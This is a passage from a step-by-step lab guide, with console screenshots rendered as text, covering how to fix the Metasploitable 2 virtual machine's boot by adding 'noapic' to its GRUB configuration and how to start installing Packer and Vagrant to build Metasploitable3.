
```
root   (hd0,0)
kernel  /vmlinuz-2.6.24-16-server root=/dev/mapper/metasploitable-roo→
initrd  /initrd.img-2.6.24-16-server
```

```
Use the ↑ and ↓ keys to select which entry is highlighted.
Press 'b' to boot, 'e' to edit the selected command in the
boot sequence, 'c' for a command-line, 'o' to open a new line
after ('O' for before) the selected line, 'd' to remove the
selected line, or escape to go back to the main menu.
```

Figure 14 – Edit the boot commands

4.6. Press *e* to edit the root command to add

```
noapic
```


Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
      [ Minimal BASH-like line editing is supported.   For
        the   first   word,  TAB  lists  possible  command
        completions.  Anywhere else TAB lists the possible
        completions of a device/filename.  ESC at any time
        exits. ]

grub edit> root  (hd0,0) noapic
```

Figure 15 – Add the noapic command

4.7. Repeat for the kernel command and add


```
noapic
```

4.8. Press *b* for boot

4.9. This is a temporary solution. But the machine will boot so you can apply a more permanent solution. Log onto the machine using msfadmin msfadmin. Then type

```
sudo nano /boot/grub/menu.lst
```

NOTE: /boot/grub/menu.lst is a lowercase 'L' as in *list*, **NOT** a '1' as in *1st*



Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
  GNU nano 2.0.7            File: /boot/grub/menu.lst

# menu.lst - See: grub(8), info grub, update-grub(8)
#            grub-install(8), grub-floppy(8),
#            grub-md5-crypt, /usr/share/doc/grub
#            and /usr/share/doc/grub-doc/.

## default num
# Set the default entry to the entry number NUM. Numbering starts from 0, and
# the entry number 0 is the default if the command is not used.
#
# You can specify 'saved' instead of a number. In this case, the default entry
# is the entry saved with the command 'savedefault'.
# WARNING: If you are using dmraid do not use 'savedefault' or your
# array will desync and will not let you boot your system.
default         0

## timeout sec
# Set a timeout, in SEC seconds, before automatically booting the default entry
# (normally the first entry defined).
timeout         3

                               [ Read 146 lines ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

Figure 16 – menu.lst file opened in nano

This will open the grub boot configuration file called menu.lst

4.10. Use the arrow keys to scroll down after the default options and stop at a line called ***kernel*** (highlighted in yellow)




Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
  GNU nano 2.0.7              File: /boot/grub/menu.lst

## can be true or false
# updatedefaultentry=false

## should update-grub add savedefault to the default options
## can be true or false
# savedefault=false

## ## End Default Options ##

title           Ubuntu 8.04, kernel 2.6.24-16-server
root            (hd0,0)
kernel          /vmlinuz-2.6.24-16-server root=/dev/mapper/metasploitable-root $
initrd          /initrd.img-2.6.24-16-server
quiet

title           Ubuntu 8.04, kernel 2.6.24-16-server (recovery mode)
root            (hd0,0)
kernel          /vmlinuz-2.6.24-16-server root=/dev/mapper/metasploitable-root $
initrd          /initrd.img-2.6.24-16-server


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Figure 17 – kernel line in menu.lst file

4.11. Use the right arrow key to go to the end of this line and add –> *noapic* (highlighted in yellow) after the word splash


Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
  GNU nano 2.0.7            File: /boot/grub/menu.lst

## can be true or false
# updatedefaultentry=false

## should update-grub add savedefault to the default options
## can be true or false
# savedefault=false

## ## End Default Options ##

title           Ubuntu 8.04, kernel 2.6.24-16-server
root            (hd0,0)
$-root ro quiet splash noapic
initrd          /initrd.img-2.6.24-16-server
quiet

title           Ubuntu 8.04, kernel 2.6.24-16-server (recovery mode)
root            (hd0,0)
kernel          /vmlinuz-2.6.24-16-server root=/dev/mapper/metasploitable-root $
initrd          /initrd.img-2.6.24-16-server


^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

Figure 18 – noapic added to end of kernel line in menu.lst file

4.12. Save your change by pressing *^O* Write Out (old school way of saying save)

4.13. Exit nano by pressing *^X* Exit

4.14. Reboot the VM and it should boot without having to type noapic twice

Phase II – Installing Metasploitable3

Metasploitable3 comes in two flavors: Windows and Linux. Because of licensing issues, sharing Metasploitable 3 as a Windows VM is prohibitive, but you may build the image without violating any laws.


1. Visit Rapid7’s GitHub page for metasploitable3 and read the README file. You will see lots of steps. We are going to follow the steps for building the VM using Windows

2. Install some supporting software

2.1. Install Packer

2.1.1. Download the precompiled binary (AMD64) for Windows 11 here

2.1.2. Once downloaded, extract it from the zip file. We are extracting all the supporting software files to the Downloads folder



Extract Compressed (Zipped) Folders

Select a Destination and Extract Files

Files will be extracted to this folder:

C:\Users\mheathvanhorn\Downloads

☑ Show extracted files when complete

Figure 19 – Extract the downloaded file

2.1.3. In the Windows Start menu type “environment variables” and click on the menu item when it appears





Figure 20 – Search environment variables

2.1.4. Click on the *Environment Variables* button



You must be logged on as an Administrator to make most of these changes.


Visual effects, processor scheduling, memory usage, and virtual memory

Desktop settings related to your sign-in

System startup, system failure, and debugging information

Figure 21 – System Properties Window

2.1.5. Scroll down to Path and click on *edit*




Variable	Value
OneDrive	C:\Users\mheathvanhorn\OneDrive - Embry-Riddle Aeronautical U...
OneDriveCommercial	C:\Users\mheathvanhorn\OneDrive - Embry-Riddle Aeronautical U...
OneDriveConsumer	C:\Users\mheathvanhorn\OneDrive
Path	C:\Users\mheathvanhorn\AppData\Local\Microsoft\WindowsApps...
TEMP	C:\Users\mheathvanhorn\AppData\Local\Temp
TMP	C:\Users\mheathvanhorn\AppData\Local\Temp

Variable	Value
ACSetupSvcPort	23210
ACSvcPort	17532
ComSpec	C:\Windows\system32\cmd.exe
DriverData	C:\Windows\System32\Drivers\DriverData
NUMBER_OF_PROCESSORS	20
OculusBase	C:\Program Files\Oculus\
OS	Windows_NT

Figure 22 – Environment Variables Window

2.1.6. Click on ***new*** then ***browse*** then click on the downloads folder



Edit environment variable


%USERPROFILE%\AppData\Local\Microsoft\WindowsApps
C:\Program Files (x86)\Nmap
C:\Users\mheathvanhorn\Downloads

Figure 23 – Adding a folder to the path variable

2.1.7. Click ***ok*** until the system properties menu closes

2.1.8. Open a new PowerShell window for the changes to take effect

2.1.9. Type ***packer*** (highlighted in yellow) and you should get a list of available commands. This means Packer is working



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\mheathvanhorn> packer
Usage: packer [--version] [--help] <command> [<args>]

Available commands are:
    build           build image(s) from template
    console         creates a console for testing variable interpolation
    fix             fixes templates from old versions of packer
    fmt             Rewrites HCL2 config files to canonical format
    hcl2_upgrade    transform a JSON template into an HCL2 configuration
    init            Install missing plugins or upgrade plugins
    inspect         see components of a template
    plugins         Interact with Packer plugins and catalog
    validate        check that a template is valid
    version         Prints the Packer version

PS C:\Users\mheathvanhorn>
```

Figure 24 – Image of packer working

2.2. Install Vagrant

2.2.1. Visit the Vagrant downloads page and download the appropriate package

2.2.2. Once downloaded, you can click on the file and install it like any other Windows program

2.2.3. Restart the Computer

2.2.4. Open Windows PowerShell

2.2.5. Type ***vagrant*** to see a menu of commands

2.2.6. Create a new vagrant environment by typing

```
vagrant init
```

